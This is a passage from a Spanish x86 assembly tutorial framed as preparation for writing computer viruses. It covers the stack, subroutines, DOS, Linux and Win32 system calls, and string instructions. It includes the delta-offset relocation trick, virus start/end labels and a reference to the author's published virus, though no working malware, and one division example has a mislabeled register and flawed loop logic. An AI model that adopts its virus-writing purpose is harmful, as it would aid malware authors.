LoopSuma:           ; Esto, es una etiqueta
add edx,eax          ; A EDX, que contendrá el resultado final, le sumamos el primer multiplicando
dec ebx
jnz LoopSuma        ; Si el resultado de decrementar el multiplicando EBX es cero, no sigue
sumando el factor de EAX.
```

Un programa tan sencillo como este, nos dará en EDX el producto de EAX y EBX. Veamos uno análogo para la división:

```
; Suponemos que EAX contiene el dividendo y EBX el resto.

xor ecx,ecx         ; ecx contendrá el cociente de la división
xor edx,edx         ; edx va a contener el resto de la división
RepiteDivision:
inc ecx             ; incrementamos en 1 el valor del cociente que queremos obtener
sub eax,ebx         ; al dividendo le restamos el valor del divisor
cmp eax,ebx         ; comparamos dividendo y divisor
jna RepiteDivision  ; si el divisor es mayor que el dividendo, ya hemos acabado de ver el cociente
mov edx,eax
```

Se ve desde lejos que este programa es muy optimizable; el resto quedaba en EAX, con lo que a no ser que por algún motivo en particular lo necesitemos en EDX, podríamos prescindir de la última línea y hacer que el cociente residiera en ECX mientras que el resto sigue en EAX. También sería inútil, la línea "xor edx,edx" que pone EDX a cero, dado que luego es afectado por un "mov edx,eax" y da igual lo que hubiera en EDX.

Hemos visto, además, cómo hacer un bucle mediante el decremento de una variable y su comprobación de si llega a cero, y en el segundo caso, mediante la comprobación entre dos registros; para el primer caso vamos a tener en el ensamblador del PC un método mucho más sencillo utilizando ECX como contador como va a ser el uso de la instrucción **LOOP**, que veremos más adelante, y que es bastante más optimizado que este decremento de a uno.

4.9.- La pila

4.9.1.- PUSH, POP y demás fauna

La pila es una estructura de datos cuya regla básica es que "lo primero que metemos es lo último que sacamos". El puntero que indica la posición de la pila en la que estamos es el SS:ESP, y si pudiéramos verlo

gráficamente sería algo como esto:

¿Qué significa este dibujo? Que SS:ESP está apuntando a ese byte de valor 91h; los valores que vienen antes no tienen ninguna importancia (y dado que esta misma pila es utilizada por el sistema operativo cuando se produce una interrupción, es improbable que podamos considerar "fijos" estos valores que hayan en el lugar de las interrogaciones).

La primera instrucción que vamos a ver y que opera sobre la pila, es el **PUSH**, "empujar". Sobre el dibujo, un **PUSH** de 32 bits (por ejemplo un **PUSH EAX**) será una instrucción que moverá "hacia atrás" el puntero de pila, añadiendo el valor de EAX allá. Si el valor del registro **EAX** fuera de **0AABBCCDDh**, el resultado sobre esta estructura de un PUSH EAX sería el siguiente:

Un par de cosas a notar aquí: por una parte sí, el puntero se ha movido sólo (y seguirá moviéndose hacia la izquierda - hacia "atrás" - si seguimos empujando valores a la pila). Por otra, quizá resulte extraño que AABBCCDDh se almacene como DDh, CCh, BBh, AAh, es decir, al revés. Pero esto es algo común; cuando guardamos en alguna posición de memoria un dato mayor a un byte (este tiene cuatro), se van a almacenar "al revés"; este tipo de ordenación, se llama **little endian**, opuesta a la big endian que almacena diréctamente como AAh BBh CCh DDh un valor así.

La instrucción PUSH, en cualquier caso, no está limitada a empujar el valor de un registro: puede empujarse a la pila un valor inmediato (p.ej, PUSH 1234h), y pueden hacerse referencias a memoria, como PUSH [EBX+12].

Otra instrucción bastante importante es **PUSHF** (y **PUSHFD**), que empujan el contenido del registro de Flags en la pila (un buen modo de que lo podamos sacar a un registro y lo analicemos). Como se indica en el gráfico de los Flags en su capítulo correspondiente, PUSHFD empuja los EFlags (flags extendidos, 32 bits), y PUSHF los Flags (los 16 bits menos significativos de este registro).

Ahora, no sólo querremos meter cosas en la pila, estaría interesante poder sacarlas y tal. Para ello, también tenemos una instrucción, el **POP**, que realiza la acción exáctamente opuesta al PUSH. En particular, va a aumentar el puntero ESP en cuatro unidades y al registro o posición donde se haga el POP, transferir los datos a los que se apuntaba. En el caso anterior, volveríamos a tener el puntero sobre el 91h:

Ya no podemos fiarnos de que el contenido de posiciones anteriores sigue siendo DDh,CCh,BBh,AAh. En cuanto el procesador haga una interrupción va a usar la pila para almacenar datos, luego serán sobreescritos. Si nuestra órden hubiera sido un **POP ECX**, ahora ECX contendría el valor **0AABBCCDDh.**

Otra cosa a tener en cuenta, es que la pila no es más que una estructura fabricada para hacernos más fácil la vida; pero no es una entidad aparte, sigue estando dentro de la memoria principal. Por ello, además de acceder a ella mediante ESP, podríamos acceder con cualquier otro registro sin tener que utilizar las órdenes PUSH/POP. Esto no es usual, pero es bueno saber al menos que *se puede hacer*. Si en una situación como la del último dibujo hacemos un **MOV EBP, ESP** y un **MOV EAX, SS:[EBP]**, el registro EAX pasará a valer **07A5F0091h.**

Destacan también otras dos instrucciones: **PUSHA** y **POPA**. Estas instrucciones lo que hacen es empujar/sacar múltiples registros (por si tenemos que salvarlos todos, resultaría un coñazo salvarlos uno a uno). Exáctamente, estas dos instrucciones afectan a *EAX, EBX, ECX, EDX, EBP, ESI y EDI.*

4.10.- Subrutinas

4.10.1.- Introducción al uso de subrutinas

Es bastante común utilizar subrutinas al programar; podemos verlas como el equivalente a las funciones, de tal forma que se puedan llamar desde cualquier punto de nuestro programa. Supongamos que nuestro programa tiene que recurrir varias veces a un mismo código dedicado, por ejemplo, a averiguar el producto de dos números como hacíamos en el ejemplo de código anterior (vale, el ensamblador del 80x86 admite multiplicación, pero repito que esto es un ejemplo :P).

La instrucción que vamos a utilizar para "llamar" a nuestra función de multiplicar, es el **CALL**. *CALL* admite, como es habitual, referencias directas a memoria, a contenidos de registros y a contenidos de direcciones de memoria apuntadas por registros. Podríamos hacer un *CALL EAX*, un *CALL [EAX]* o diréctamente un *CALL 12345678h*. Al programar, utilizaremos normalmente un CALL <etiqueta>, que ya se encargará el compilador de traducir a dirección inmediata de memoria.

Luego, dentro de la propia rutina tenemos que devolver el control al código principal del programa, esto es, al punto en el que se había ejecutado un CALL. Esto se hace mediante la instrucción RET, que regresará al punto en que se llamó ejecutándose después la instrucción que venga a continuación.

Como ejemplo con el código anterior:

```
<código de nuestro programa>
mov eax,<valor1>
mov ebx,<valor2>
call Producto
<resto de nuestro código>
[...]
; Suponemos que EAX contiene N, y EBX, contiene M.
Producto:
xor edx,edx         ; Aquí vamos a almacenar el resultado final. La operación xor edx,edx hace EDX
= 0.
LoopSuma:           ; Esto, es una etiqueta
add edx,eax         ; A EDX, que contendrá el resultado final, le sumamos el primer multiplicando
dec ebx
jnz LoopSuma        ; Si el resultado de decrementar el multiplicando EBX es cero, no sigue
sumando el factor de EAX.
ret
```

4.10.2.- Cómo funcionan CALL/RET

Cuando llamamos a una subrutina, en realidad internamente está pasando algo más que "pasamos el control a tal punto"; pensemos que se pueden anidar todas las subrutinas que queramos, es decir, que pueden hacerse CALLs dentro de CALLs sin ningún problema.

¿Por qué? Pues por la forma en que funcionan específicamente estas instrucciones:

- **CALL**, lo que realmente está haciendo es *empujar a la pila* la dirección de ejecución de la instrucción siguiente al CALL, y hacer un JMP a la dirección indicada por el CALL. Así, al inicio de la subrutina la pila habrá cambiado, y si hiciéramos un POP <registro>, sacaríamos la dirección siguiente a la de desde donde se llamó.

- **RET,** lo que va a hacer es sacar de la pila el último valor que encuentre (nótese que no sabe que ese sea el correcto, con lo que si en medio de la subrutina hacemos un PUSH o un POP sin controlar que esté todo al final tal y como estaba al principio, el programa puede petar), y saltar a esa dirección. En caso de que no hayamos hecho nada malo, va a volver donde nosotros queríamos.

Jugar con esto nos va a ser muy necesario cuando programemos virus. Hay un sistema muy standard de averiguar la dirección actual de memoria en que se está ejecutando el programa (y que es necesario utilizar normalmente, a no ser que lo hagamos por algún otro método), que funciona como sigue:

```
call delta_offset         ; normalmente este método se llama "delta offset", que hace referencia a
esta dirección.
delta_offset:
pop ebp      ; Ahora ebp tiene la dirección de memoria indicada por "delta_offset" en el momento
actual.
```

No abundaré en más detalles; sólo, que esta es la mejor forma de saber cuánto vale el registro EIP, lo cual nos va a ser de bastante utilidad al programar.

4.10.3.- Funciones avanzadas en CALL/RET

Para terminar, tenemos que hablar de la existencia de otra forma de RET que es **IRET**, retorno de interrupción; la trataremos en el siguiente apartado junto con el uso de interrupciones por ser un tanto especial.

Por otro lado, a veces veremos una opción que puede parecernos "extraña", y es que a veces el RET viene acompañado de un número, por ejemplo, **RET 4**. El número que viene junto con la instrucción, indica que además de sacar el valor de retorno de la pila tenemos que aumentar el valor del puntero de pila en tantas unidades como se indique (téngase en cuenta que 4, p.ej, representan 32 bits, o sea, un registro).

¿Cuál es el sentido de esto? Bien, una forma estándar de llamar a funciones consiste en lo siguiente: si tenemos que pasarle parámetros, lo que hacemos es empujarlos en la pila y después llamar a la función. Leemos los valores de la pila dentro de la subrutina sin cambiar el puntero de pila, y cuando queramos regresar no sólo queremos que el RET saque su dirección de retorno sino que además la pila aumente lo suficiente como para que la pila vuelva a estar en su lugar, como si no hubiéramos empujado los parámetros.

Es decir, pongamos que hacemos **PUSH EAX** y **PUSH EBX** y luego un **CALL <funcion>**. En esta leemos diréctamente los valores empujados a la pila con un ***MOV <registro>,[ESP+4]*** y ***MOV <registro>,[ESP+8]*** (sí, podemos leer así de la pila sin problemas y sin modificar ESP). Ahora, al volver queremos que la pila se quede como estaba antes de ejecutar el primer PUSH EAX. Pues bien, entonces lo que hacemos es escribir al final de la subrutina un **RET 8**, lo que equivale a los dos registros que habíamos empujado como parámetros.

Como tampoco me voy a morir si lo hago, adaptaré el código anterior a esta forma de hacer las cosas (que personalmente no es que me guste mucho pero vamos, el caso es que se usa...)

```
<código de nuestro programa>
mov eax,<valor1>
mov ebx,<valor2>
push eax
push ebx
call Producto
<resto de nuestro código>
[...]
; Suponemos que EAX contiene N, y EBX, contiene M.
Producto:
mov eax,dword ptr [ESP+8]
mov ebx,dword ptr [ESP+4]
xor edx,edx         ; Aquí vamos a almacenar el resultado final. La operación xor edx,edx hace EDX
```

```
= 0.
LoopSuma:                   ; Esto, es una etiqueta
add edx,eax                 ; A EDX, que contendrá el resultado final, le sumamos el primer
multiplicando
dec ebx
jnz LoopSuma        ; Si el resultado de decrementar el multiplicando EBX es cero, no sigue
sumando el factor de EAX.
ret 8
```

Capítulo

5

Ensamblador II

En este capítulo vamos a presentar algunos conceptos avanzados en la programación en lenguaje ensamblador, como la relación con la API. También, listaré toda una serie de instrucciones que me parecen importantes a la hora de programar, y que aún no han sido mencionadas. Todo, irá acompañado de ejemplos de código, que a estas alturas ya deberíamos de saber manejar un poco.

Así como los apartados 5.1, 5.2 y 5.3 son bastante importantes, a quienes se vean abrumados por todo esto ya les digo que pueden saltarse tranquilamente el apartado 5.4 (dedicado al coprocesador) . Se van a perder poco si se los saltan en el sentido de que si les resulta ya agotador todo lo aprendido hasta el momento, esto puede que les despiste del verdadero objetivo en el sentido de que no es necesario entenderlo para escribir virus ni para aprender ensamblador; se trata de un poquito de "cultura general" sobre cómo funcionan las cosas internamente (en cualquier caso he intentado dar una visión poco profunda en ese apartado precisamente para no marear a nadie).

5.1.- Interrupciones y API

5.1.1.- Introducción

La API es, como decíamos en el segundo capítulo de este tutorial, la herramienta por la cual nos comunicamos con el sistema operativo y las funciones que este tiene para hacernos la vida más fácil. Una operación puede ser abrir un fichero, escribir sobre él, cambiar el directorio actual o escribir en la pantalla.

Hay dos métodos que vamos a ver en que se usa API del sistema operativo; por interrupciones pasando los parámetros en registros como hace Ms-Dos, por llamadas a subrutina como hace Win32, y un híbrido con llamadas a interrupción y paso de parámetros en pila, el sistema operativo Linux.

5.1.2.- Interrupciones en Ms-Dos

Vale, lo primero que hay que tener en la cabeza es que en Ms-Dos *todo* se hace a través de interrupciones; y que distintas interrupciones llaman a servicios orientados hacia algo distinto.

¿Qué es una interrupción software?. Se trata de un tipo muy especial de llamada a una función del sistema operativo (o de otros programas residentes, el sistema es bastante flexible). La instrucción para hacerlo es **INT**, y viene acompañada siempre de un número del 0 al 255 (decimal), es decir, del 00h al 0FFh en

hexadecimal.

¿Dónde se va la ejecución cuando escribimos por ejemplo "**INT 21h**"? Bien, en Ms-Dos, en la posición de memoria 0000:0000 (en Ms-Dos usamos un direccionamiento de 16 bits pero paso de explicarlo porque a estas alturas es un tanto ridículo jugar con el Ms-Dos) hay una "Tabla de Vectores de Interrupción" o **IVT**. Esta IVT, contiene 256 valores que apuntan a distintas direcciones de memoria, a las que va a saltar la ejecución cuando se haga una INT.

Entonces, si escribimos algo como "INT 21h", lo que va a hacer es leer en la posición de memoria 0000 + (21*4), el valor que hay, para luego pasar (como si fuera un CALL, empujando en la pila la dirección de retorno) a ejecutar en esa posición de memoria. En realidad, la única diferencia con un CALL es que no le indicamos la dirección a la que saltar (el procesador la lee de la tabla de interrupciones), y que además de empujar el valor de la dirección de retorno, se empuja también el registro de FLAGS.

Por ello, cuando se acaba de ejecutar el servicio solicitado de la interrupción, esta rutina no acaba en un RET, sino en lo que antes habíamos mencionado, en un IRET; la función de esta instrucción es sencilla: saca la dirección de retorno y los flags, en lugar de tan sólo la dirección de retorno.

Como ejemplo práctico, el tipo de función en Ms-Dos dentro de una interrupción suele indicarse en EAX, y los parámetros en el resto de registros (EBX, ECX y EDX normalmente). Por ejemplo, cuando queramos abrir un fichero como sólo lectura tenemos que hacer lo siguiente:

```
mov ax, 3D02h               ; el 3D indica "abrir fichero", y el 02h indica "en lectura y
escritura"
mov dx, offset Fichero      ; Apuntamos al nombre del fichero
int 21h                     ; Ahora, se abrirá el fichero (paso de explicar todavia qué es un
handler xD)
Fichero:         db         'fichero.txt',0
```

Bueno, nos hemos encontrado (qué remedio) una cosa nueva de la que no habíamos hablado antes... esto de "db" significa "data byte", vamos, que estamos indicando datos "a pelo", en este caso el nombre de un fichero. Y sí, hay una coma, indicando que después de esos datos "a pelo" se ponga un byte con valor cero (para delimitar el fin del nombre del fichero). DX va a apuntar a ese nombre de fichero y AX indica la función... y voilá, fichero abierto.

Destacar otra cosa: existen dos instrucciones que sirven para activar o inhabilitar las interrupciones (ojo, que inhabilitar no las deshace por completo, pero sí impide la mayor parte; es útil por ejemplo al cambiar los valores de SS/SP para que no nos pete en la cara). **CLI** (CLear Interrupts) inhabilita las interrupciones, y **STI** (SeT Interrupts) las activa.

Otra cosa: se puede ver que no estoy usando registros extendidos, que uso AX y DX en vez de EAX y EDX... en fin, recordad hace cuánto que existe el Ms-Dos y así respondéis a la pregunta :-)

Y en fin, que esto es el sistema de interrupciones en Ms-Dos, que me niego a volver a tocar porque es perder el tiempo: a quien le interese que escriba en un buscador algo así como **"Ralf Brown Interrupt List"**, que es una lista salvaje que tiene todas las funciones habidas y por haber para interrupciones de Ms-Dos. Las más importantes están dentro de la INT 21h, que controla cosas como el acceso a ficheros (creacion, lectura/escritura, borrado...) y directorios.

5.1.3.- La Int80h y Linux

En Linux pasa tres cuartas de lo mismo, pero todas las funciones del sistema están reunidas bajo una sóla interrupción, la 80h. Vamos a tener 256 posibilidades, que se indican en AL (bueno, podemos hacer un *MOV EAX,<valor>* igualmente).

Hay algunas diferencias básicas con el sistema de Ms-Dos. La primera es más "teórica" y hace referencia a la seguridad. Cuando estamos ejecutando normalmente, el procesador tiene privilegio de "usuario". Cuando llamamos a la **INT80h**, pasamos a estado de supervisor y el control de todo lo toma el kernel. Al terminar de ejecutarse la interrupción, el procesador vuelve a estar en sistema usuario (y por supuesto con nivel de usuario el proceso no puede tocar la tabla de interrupciones). Con Ms-Dos digamos que siempre estamos en supervisor, podemos cambiar los valores que nos salga de la tabla de interrupciones y hasta escribir sobre el

kernel... pero vamos, lo importante, que con este sistema, en Linux está todo "cerrado", no hay fisuras (excepto posibles "bugs", que son corregidos, a diferencia de Windows).

Respecto al paso de parámetros, se utilizan por órden **EBX, ECX**, etc (y si la función de interrupción requiere muchos parámetros y no caben en los registros, lo que se hace es almacenar en **EBX** un puntero a los parámetros.

```
mov eax, 05h                ; Función OpenDir (para abrir un directorio para leer sus contenidos)
lea ebx, [diractual]        ; LEA funciona como un "MOV EBX, offset diractual"; es más cómodo.
xor ecx, ecx
int 080h
diractual:          db          '.',0                       ; Queremos que habra el directorio
actual, o sea, el '.'
```

Para más información, recomiendo echar un vistazo a www.linuxassembly.org, de donde tiene que colgar algún link hacia listas de funciones. Y también cuidado porque aunque en Linux parece que todo está documentado hay mucho que o no lo está o incluso está mal (si alguien se ha tenido que mirar la estructura DIRENT sabrá de qué le hablo, es más difícil hacer un FindFirst/FindNext en ASM en Linux que infectar un ELF xD)

5.1.4.- DLL's y llamadas en Windows

Bajo Win32 (95/98/Me/NT/etc) no vamos a utilizar interrupciones por norma general. Resulta que la mayor parte de funciones del sistema están en una sóla librería, **"KERNEL32.DLL"**, que suelen importar todos los programas.

DLL significa Librería Dinámica, y no solo tiene porque tener funciones "básicas" (por ejemplo, en Wininet.DLL hay toda una serie de funciones de alto nivel como enviar/coger fichero por FTP). Lo que sucede es que cuando un programa quiere hacer algo así (pongamos estas funciones de FTP) tiene dos posibilidades: uno, las incorpora a su código, y dos, las coge de una librería dinámica. ¿Cuál es la ventaja de esto? Bien, cuando usamos una librería dinámica no tenemos que tener diez copias de esa rutina en cada uno de los programas compilados; al estar en la DLL, el primer programa que la necesite la pide, la DLL se carga en memoria, y se usa una sóla copia en memoria para todos los programas que pidan servicios de ella.

En palabras sencillas; tenemos la función **MessageBox**, por ejemplo, que abre una ventana en pantalla mostrando un mensaje y con algún botón del tipo OK, Cancelar y tal. ¿Qué es más eficiente, tener una librería que sea consultada por cada programa, o tener una copia en cada uno?. Si cada programa ocupa **100Kb** de media y la librería **10Kb**, al arrancar 10 veces el programa si tuviéramos el MessageBox en DLLs, el espacio en memoria sería de **1010Kb** (y en disco, igual). En caso de que no usáramos DLLs y la función MessageBox estuviera en cada programa, tendríamos **1100Kb** de memoria ocupada (y de disco). Por cierto, que el Linux también usa librerías dinámicas, sólo que para programar en ASM sobre él normalmente nos va a sobrar con lo que tengamos en la Int80h.

Volviendo al tema, la forma de llamar a una función de la API en Win32 es como lo que comentábamos de paso de parámetros al final del apartado dedicado a subrutinas. Todos los valores que han de pasársele a la función se empujan a la pila, y luego se hace un **CALL** a la dirección de la rutina. El aspecto de una llamada a la API de Win32 (exáctamente a MessageBox), es así:

```
push    MB_ICONEXCLAMATION              ; El tipo de ventana a mostrar
push    offset Azathoth                     ; Esto, el título de la ventana que va a aparecer.
push    offset WriteOurText              ; Y esto el texto de dentro de la ventana.
push    NULL
call    MessageBoxA                      ; Llamamos tras empujar los parámetros, y luego
seguimos ejecutando
<resto del código>
WriteOurText:   db      'H0 H0 H0 NOW I HAVE A MACHINE GUN',0       ; El 0 delimita el final del
texto.
Azathoth:               db              'Hiz :P',0
```

La mayoría de las funciones que se van a utilizar están en KERNEL32.DLL. No obstantes hay otras, como **USER.DLL**, bastante importantes. Podemos ver si un ejecutable las importa si están en su "tabla de importaciones" dentro del fichero (es decir, que está indicado que se usen funciones de ellas). Una de las cosas más interesantes sobre este sistema, será que podemos cargar DLLs (con la API LoadLibrary) aún

cuando ya se haya cargado el programa, y proveernos de servicios que nos interesen.

Una lista bastante interesante de funciones de la API de Windows está en el típico CD del *SDK* de Windows; puede encontrarse también por la Red, se llama win32.hlp y ocupa más de 20Mb (descomprimido).

5.2.- Representación de datos, etiquetas y comentarios

Buena parte de lo que voy a explicar ahora ha aparecido irremediablemente en ejemplos de código anteriores; no obstante, creo que ya es hora de "formalizarlo" y detallarlo un poco. Así pues, hablemos de estos formalismos utilizados en lenguaje ensamblador (tomaré como base los del Tasm, algunos de los cuales lamentablemente no son aplicables al Nasm de Linux):

5.2.1.- Datos

La forma más básica de representar datos "raw", o sea, "a pelo", es usar **DB, DW o DD**. Como se puede uno imaginar, B significa byte, W word y D Dword (es decir, 8, 16 y 32 bits). Cuando queramos usar una cadena de texto - que encerraremos entre comillas simples -, usaremos DB. Así, son válidas expresiones como las siguientes:

```
db         00h, 7Fh, 0FFh, 0BAh
dw        5151h
dd        18E7A819h
db         'Esto también es una cadena de datos'
db        'Y así también',0
db        ?,?,?                                ; así también... esto indica que son 3 bytes cuyo
valor nos es indiferente.
```

Hay una segunda forma de representar datos que se utiliza cuando necesitamos poner una cantidad grande de ellos sin describir cada uno. Por ejemplo, pongamos que necesito un espacio vacío de 200h bytes cuyo contenido quiero que sea "0". En lugar de escribirlos a pelo, hacemos algo como esto:

```
db        200h dup (0h)
```

5.2.2.- Etiquetas

Ya hemos visto el modo más sencillo de poner una etiqueta; usar un nombre (ojo, que hay que estar pendiente con mayúsculas/minúsculas porque para ensambladores como Tasm, "Datos" no es lo mismo que "dAtos" o que "datos"), seguido de un símbolo de ":". Cualquier referencia a esa etiqueta (como por ejemplo, **MOV EAX,[Datos]**), la utiliza para señalar el lugar donde ha de actuar.

Pero hay más formas de hacer referencias de este tipo; podemos marcar con etiqueta un byte escribiendo el nombre y a continuación "label byte" (etiquetar byte). Un ejemplo (y de paso muestro algo más sobre lo que se puede hacer) sería esto:

```
virus_init                label         byte
<código>
<código>
virus_end               label         byte
virus_length        equ               virus_end - virus_init
```

Parece que siempre que meto un ejemplo saco algo nuevo de lo que antes no había hablado... pero bueno, creo que se entiende; marcamos con label byte inicio y fin del virus, y hacemos que el valor virus_length equivalga gracias al uso de **"equ"**, a la diferencia entre ambos (es decir, que si el código encerrado entre ambas etiquetas ocupa 300 bytes, si hacemos un "**MOV EAX, virus_length"** en nuestro código, EAX pasará a valer 300).

5.2.3.- Comentarios

Conocemos en este punto de sobra la forma standard de incluir comentarios al código, esto es, utilizando el

punto y coma. Todo lo que quede a la derecha del punto y coma será ignorado por el programa ensamblador, con lo que lo utilizaremos como comentarios al código.

Hay otro método interesante presente en el ensamblador Tasm, que señala el inicio de un comentario por la existencia de la cadena "Comment %". Todo lo que vaya después de esto será ignorado por el ensamblador hasta que encuentre otro "%", que marcará el final:

```
Comment %
        Esto es un comentario
                para Tasm
                        y puedes escribir
                                lo que quieras
                                        entre los porcentajes.
%
```

5.3.- Otras instrucciones importantes

En este apartado, veremos unas cuantas instrucciones que me ha faltado mencionar hasta ahora y que son muy útiles a la hora de programar en ensamblador. Para ver una lista completa recomiendo ir a **www.intel.com** y buscar su documentación (se encuentra en formato PDF). En el siguiente apartado, el 5.4, menciono otras cuantas operaciones que pueden resultar útiles, aunque no sean tan necesarias como estas.

5.3.1.- CLC/STC

Se trata de dos instrucciones que manejan diréctamente los valores del Carry Flag. **CLC** significa CLear Carry (lo pone a cero como es de suponer) y **STC** es SeT Carry (poniéndolo a 1).

5.3.2.- Instrucciones de desplazamiento lateral

Ya hemos visto como podemos operar con un registro o una posición de memoria con operaciones aritméticas (ADD, SUB, etc) y lógicas (AND, OR, etc). Nos faltan pues las instrucciones de desplazamiento lateral, de las que hay de dos tipos:

- Rotación: Aquí tenemos **ROL y ROR**, que significa ROtate Left y ROtate Right. El modo de funcionamiento es sencillo; si ejecutamos un ROR EAX,1, todos los bits de EAX se moverán un paso a la derecha; el primer bit pasará a ser el segundo, el segundo será el tercero, etc. ¿Qué pasa con el último bit, en este caso el bit 32?. Bien, es sencillo, este bit pasará a ser ahora el primero.

En el caso de ROL, la rotación es a izquierdas; viendo un caso práctico, supongamos la instrucción ROL AL,2, donde AL valga 01100101. El resultado de esta operación sería 10010101. Se puede comprobar que se han movido en dos posiciones los bits hacia la izquierda; y si alguno "se sale por la izquierda", entra por la derecha.

- Desplazamiento aritmético: Tenemos aquí a las instrucciones **SHL y SHR**, es decir, SHift Left y SHift Right. La diferencia con ROL/ROR es sencilla, y consiste en que todo lo que sale por la izquierda o por la derecha se pierde en lugar de reincorporarse por el otro lado.

Es decir, si hacemos un SHL AL,2 al AL aquel que decíamos antes y que valía 01100101, el resultado será en esta ocasión 10010100 (los dos últimos espacios se rellenan con ceros). Es interesante notar que un SHL de una posición es como multiplicar por dos la cifra, dos posiciones multiplicar por 4, tres por 8, etc.

5.3.3.- De cadena

Existe toda una serie de instrucciones en el ensamblador 80x86 dedicadas a tratar cadenas largas de bytes; en estas instrucciones vamos a encontrar algunas como MOVSx, CMPSx, SCASx, LODSx y STOSx:

- MOVSx: La x (y lo mismo sucede con el resto) ha de ser sustituída por una B, una W o una D; esto, indica el tamaño de cada unidad con la que realizar una operación (B es Byte, 8 bits, W es Word, 16 bits, y D es Dword, 32 bits). Cuando se ejecuta un MOVSx, se leen tantos bytes como indique el tamaño de la "x" de la dirección **DS:[ESI]**, y se copian en **ES:[EDI]**. Además, los registros ESI y EDI se actualizan en consecuencia según el "movimiento realizado".

Es decir, que si tenemos en **DS:[ESI]** el valor "12345678h" y en **ES:[EDI]** el valor "87654321h", la instrucción MOVSD hará que en **ES:[EDI]** el nuevo contenido sea ese "12345678h".

- CMPSx: En esta instrucción de cadena, se comparará el contenido del byte/word/dword (dependiendo del valor de "x", según sea B, W o D) presente en la dirección **DS:[ESI]** con el de la dirección **ES:[EDI]**, actualizando los flags de acuerdo a esta comparación (como si se tratara de cualquier otro tipo de comparación). Como sucedía antes, ESI y EDI se incrementan en la longitud de "x".

- SCASx: Compara el byte, word o dword (según el valor de "x") en **ES:EDI** con el valor de *AL, AX o EAX* según la longitud que le indiquemos, actualizando el registro de flags en consecuencia. La utilidad de esta instrucción, reside en la búsqueda de un valor "escaneando" (de ahí el nombre de la instrucción) a través del contenido de **ES:EDI** (recordemos que, como en las anteriores, EDI se incrementa tras la instrucción en el valor indicado por la "x").

- LODSx: Carga en **AL, AX o EAX** el contenido de la dirección de memoria apuntada por **DS:ESI**, incrementando luego ESI según el valor de la "x". Es decir, que si tenemos en DS:ESI los valores **"12h, 1Fh, 6Ah, 3Fh"**, un **LODSB** pondría 12h en AL, **LODSW** haría AX como 1F12h, y **LODSD** daría a EAX el valor de **03F6A1F12h.**

- STOSx: La operación contraria a LODSx, almacena **AL, AX o EAX** (según lo que pongamos en la "x") en la dirección apuntada por **ES:EDI**, incrementando después EDI según el valor de la "x". Ejemplificando, si por ejemplo AX vale **01FF0h** y ES:EDI es **"12h, 1Fh, 6Ah, 3Fh"**, un STOSW hará que en ES:EDI ahora tengamos **"F0h, 1Fh, 6Ah, 3Fh".**

- REP: La potencia de las anteriores operaciones se vería mermada si no contáramos con una nueva instrucción, **REP**, que les confiere una potencia mucho mayor. Este REP es un prefijo que se antepone a la operación (por ejemplo, **REP MOVSB**), y que lo que hace es repetir la instrucción tantas veces como indique el registro ECX (cada vez que lo repite, se incrementará **ESI, EDI** o los dos según corresponda y se decrementará ECX hasta que llegue a cero, momento en que para).

La utilidad es muy grande por ejemplo cuando queremos copiar una buena cantidad de datos de un lugar a otro de memoria. Supongamos que tenemos 200h datos a transferir en un lugar que hemos marcado con la etiqueta **Datos1**, y que queremos trasladarlos a una zona de memoria marcada por **Datos2** como etiqueta:

```
lea esi,Datos1        ; la utilidad de LEA está explicada más adelante; carga en ESI la dirección
de Datos1.
lea edi,Datos2  ; lo mismo pero con EDI.
mov ecx,200h        ; Cantidad de datos a copiar
rep movsb               ; Y los copiamos...
```

- STD/CLD: Aunque es de un uso escaso, hay un flag en el registro de EFLAGS que controla algo relacionado con todo esto de las instrucciones de cadena. Estamos hablando del **"Direction Flag"**, que por defecto está desactivado; cuando así es y se lleva a cabo alguna (cualquiera) de las operaciones de cadena anteriormente especificadas, ESI y/o EDI se incrementan de la forma ya mencionada. Sin embargo, cuando este flag está a "1", activado, ESI y/o EDI en la operación **se decrementan en lugar de incrementarse.**

La función entonces de las dos instrucciones indicadas, STD y CLD, es la de tener un control directo sobre ésta cuestión. La órden **STD** significa **Set Direction Flag**; pone a "1" este flag haciendo que al realizarse la operación los punteros ESI y/o EDI se decremente(n). La órden **CLD** significa **Clear Direction Flag**, y lo pone a "0" (su estado habitual), tornando en incremental la variación del valor de los punteros al llevarse a cabo las operaciones de cadena.

5.3.4.- LEA

El significado de LEA, es "Load Effective Adress"; calcula la dirección efectiva del operando fuente (tiene dos

operandos) y la guarda en el primer operando. El operando fuente es una dirección de memoria (su offset es lo que se calcula), y el destino es un registro de propósito general. Por ejemplo:

LEA EDX, [Etiqueta+EBP]: En EDX estará la dirección de memoria a la que equivale Etiqueta + EBP (ojo, **la dirección,** NO el contenido).

5.3.5.- LOOP

La instrucción **LOOP** es un poco como la forma "oficial" de hacer bucles en ensamblador, y el porqué de que ECX sea considerado como "el contador". Este comando tiene un sólo parámetro, una posición de memoria (que normalmente escribiremos como una etiqueta). Cuando se ejecuta comprueba el valor de ECX; si es cero no sucede nada, pero si es mayor que cero lo decrementará en 1 y saltará a la dirección apuntada por su operando.

```
mov ecx, 10h        ; Queremos que se repita 10h veces.
Bucle:
<codigo bucle>
<codigo bucle>
loop Bucle
```

Como es lógico, el loop actuará ejecutando lo que hay entre "Bucle" y él 10h veces, cada vez que llegue al LOOP decrementando ECX en uno.

5.3.6.- XCHG

La operación XCHG, intercambia el contenido de dos registros, o de un contenido de un registro y la memoria. Son válidos, pues:

XCHG EAX,[EBX+12]: Intercambia el valor contenido en la posición de memoria apuntada por [EBX+12], y el registro EAX.

XCHG ECX, EDI

Existe una variante, **XADD**, que lo que hace es intercambiarlos igual, pero al tiempo sumarlos y almacenar el resultado en el operando destino. Esto es:

XADD EAX,EBX: Lo que hará es que al final EBX valdrá EAX, y EAX, la suma de ambos.

5.4.- Otras instrucciones interesantes

5.4.1.- Instrucciones a nivel de Bit

A veces no queremos operar con bytes completos, sino quizá poner a 1 un sólo bit, a 0, o comprobar en qué estado se encuentra. Bien que esto se puede hacer utilizando instrucciones como el AND (por ejemplo, si hacemos AND AX,1 y el primer bit de AX no está activado el flag de Zero se activará, y no así en otro caso), OR (los bits a 1 de la cifra con la que hagamos el OR activarán los correspondientes del origen y un 0 hará que nada varíe), y de nuevo AND para poner a cero (los bits del operando con el AND puestos a 1 no variarán, y los 0 se harán 0...).

El caso, que tenemos instrucciones específicas para jugar con bits que nos pueden ser útiles según en qué ocasiones (un ejemplo de utilización se puede ver en el código de encriptación de mi virus Unreal, presente en 29A#4). Estas son:

